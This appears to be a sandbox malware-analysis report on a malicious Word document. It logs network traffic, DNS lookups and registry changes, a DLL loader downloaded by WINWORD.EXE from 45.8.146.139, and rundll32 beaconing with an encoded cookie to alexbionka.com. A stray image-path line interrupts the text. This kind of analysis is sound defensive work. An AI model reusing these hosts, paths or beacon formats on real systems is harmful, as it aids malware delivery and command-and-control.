Aug 11, 2022 17:27:53.366337061 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366345882 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366362095 CEST	80	49171	45.8.146.139	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:27:53.366385937 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366391897 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366408110 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366410017 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366424084 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366431952 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366442919 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366453886 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366463900 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366478920 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366492987 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366501093 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366511106 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366523981 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.366528034 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366559982 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.366972923 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.472717047 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472764969 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472784042 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472800016 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472817898 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472834110 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472850084 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472867012 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472883940 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472899914 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472909927 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.472924948 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.472942114 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.472959042 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.472979069 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.472995996 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473012924 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473020077 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473030090 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473037004 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473045111 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473053932 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473062038 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473071098 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473078966 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473088026 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473095894 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473103046 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473123074 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473135948 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473181963 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473197937 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473213911 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473218918 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473233938 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473241091 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473251104 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473267078 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473278046 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473283052 CEST	80	49171	45.8.146.139	192.168.2.22
Aug 11, 2022 17:27:53.473294973 CEST	49171	80	192.168.2.22	45.8.146.139
Aug 11, 2022 17:27:53.473306894 CEST	80	49171	45.8.146.139	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Aug 11, 2022 17:28:04.715267897 CEST	55868	53	192.168.2.22	8.8.8.8
Aug 11, 2022 17:28:04.732486010 CEST	53	55868	8.8.8.8	192.168.2.22
Aug 11, 2022 17:28:04.747967958 CEST	49688	53	192.168.2.22	8.8.8.8
Aug 11, 2022 17:28:04.775587082 CEST	53	49688	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 17:28:04.715267897 CEST	192.168.2.22	8.8.8.8	0xd61c	Standard query (0)	alexbionka.com	A (IP address)	IN (0x0001)
Aug 11, 2022 17:28:04.747967958 CEST	192.168.2.22	8.8.8.8	0x6557	Standard query (0)	alexbionka.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 17:28:04.732486010 CEST	8.8.8.8	192.168.2.22	0xd61c	No error (0)	alexbionka.com		64.227.108.27	A (IP address)	IN (0x0001)
Aug 11, 2022 17:28:04.775587082 CEST	8.8.8.8	192.168.2.22	0x6557	No error (0)	alexbionka.com		64.227.108.27	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 45.8.146.139
- alexbionka.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	45.8.146.139	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 17:27:53.142085075 CEST	0	OUT	GET /fhfty/O-M--V4GO6516F-U91Z1DJNJ2U9D-823/rm HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 45.8.146.139 Connection: Keep-Alive


<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 11, 2022 17:27:53.262594938 CEST</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Thu, 11 Aug 2022 15:27:53 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.34
X-Powered-By: PHP/7.2.34
Content-Description: File Transfer
Content-Disposition: attachment; filename="loader_p3_dll_64_n3_crypt_x64_asm_clone_n152.dll"
Expires: 0
Cache-Control: must-revalidate
Pragma: public
Content-Length: 360448
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/octet-stream
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 55 ef 34 c3 11 8e 5a 90 11 8e 5a 90 11 8e 5a 90 02 e9 59 91 10 8e 5a 90 59 e0
5a 91 10 8e 5a 90 33 e6 a5 90 10 8e 5a 90 6a e1 58 91 10 8e 5a 90 52 69 63 68 11 8e 5a 90 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 86 03 00 59 d1 f4 62 00 00 00 00 00 00 00 00 f0 00 22 20
0b 02 12 0e 00 78 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00
00 06 00 00 00 07 00 0c 00 06 00 00 00 00 00 00 00 00 b0 05 00 00 04 00 00 91 9d 05 00 03 00 60 01 00 00 10 00 00 00
00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 90 05 00 7d
01 00 00 00 00 00 00 00 00 00 00 00 a0 05 00 e0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 2e 74 65 78 74 00 00 00 14 77 05 00 00 10 00 00 00 78 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00
00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 7d 01 00 00 00 90 05 00 00 02 00 00 00 7c 05 00 00 00 00 00 00 00 00 00
00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 e0 01 00 00 00 a0 05 00 00 02 00 00 00 7e 05 00 00 00 00 00 00 00 00
00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$U4ZZZYZYZZ3ZjXZRichZPEdYb" x`}.textwx `.rd
ata}|@@.rsrc~@@</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	64.227.108.27	80	C:\Windows\System32\rundll32.exe

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Aug 11, 2022 17:28:05.028685093 CEST</td><td>379</td><td>OUT</td><td>GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=3570055661:1:5038:57; _gat=6.1.7601.64; _ga=1.329303.0.5; _u=323130393739:416C627573:
304233353130324431333441363737743; __io=0; _gid=67AFEDC5AC03
Host: alexbionka.com</td></tr>
<tr><td>Aug 11, 2022 17:28:05.683288097 CEST</td><td>379</td><td>IN</td><td>HTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 11 Aug 2022 15:28:05 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Data Raw: 31 30 63 0d 0a 09 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46
2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 09 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 09 3c 74 69 74
6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 09 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a
09 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 09 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52
4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 09 3c 68 72
3e 0a 09 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 61 6c 65 78 62 69 6f 6e 6b 61
2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 09 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a
30 0d 0a 0d 0a
Data Ascii: 10c<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title>
</head><body><h1>Not Found</h1><p>The requested URL was not found on this server.</p><hr><address>Apache
Server at alexbionka.com Port 80</address></body></html>0</td></tr>
</table>

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: **1232**, Parent PID: **576**

General

Target ID:	0
Start time:	17:27:17
Start date:	11/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f220000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E16A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E16A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E16A5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E190648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E190648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E190648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\73CD2	success or wait	1	6E190648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\73CD2	73CD2	binary	04 00 00 00 D0 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00	success or wait	1	6E190648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 49 4F EF 66 E2 AD D8 01 D2 3C 07 00 D2 3C 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1358626844	1426784285	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784285	1426784286	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1358626844	1426784285	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784285	1426784286	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1358626865	1426784306	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784306	1426784307	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784286	1426784287	success or wait	1	6E081925	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100A0C00100000000F01FEC\Usage	SpellingAndGrammarFiles_3082	dword	1426784287	1426784288	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784286	1426784287	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F100C0400100000000F01FEC\Usage	SpellingAndGrammarFiles_1036	dword	1426784287	1426784288	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784307	1426784308	success or wait	1	6E081925	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109F10090400100000000F01FEC\Usage	SpellingAndGrammarFiles_1033	dword	1426784308	1426784309	success or wait	1	6E081925	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\73CD2	73CD2	binary	04 00 00 00 D0 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 49 4F EF 66 E2 AD D8 01 D2 3C 07 00 D2 3C 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 D0 04 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 D2 3C 07 00 D2 3C 07 00 00 00 00 00 DB 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 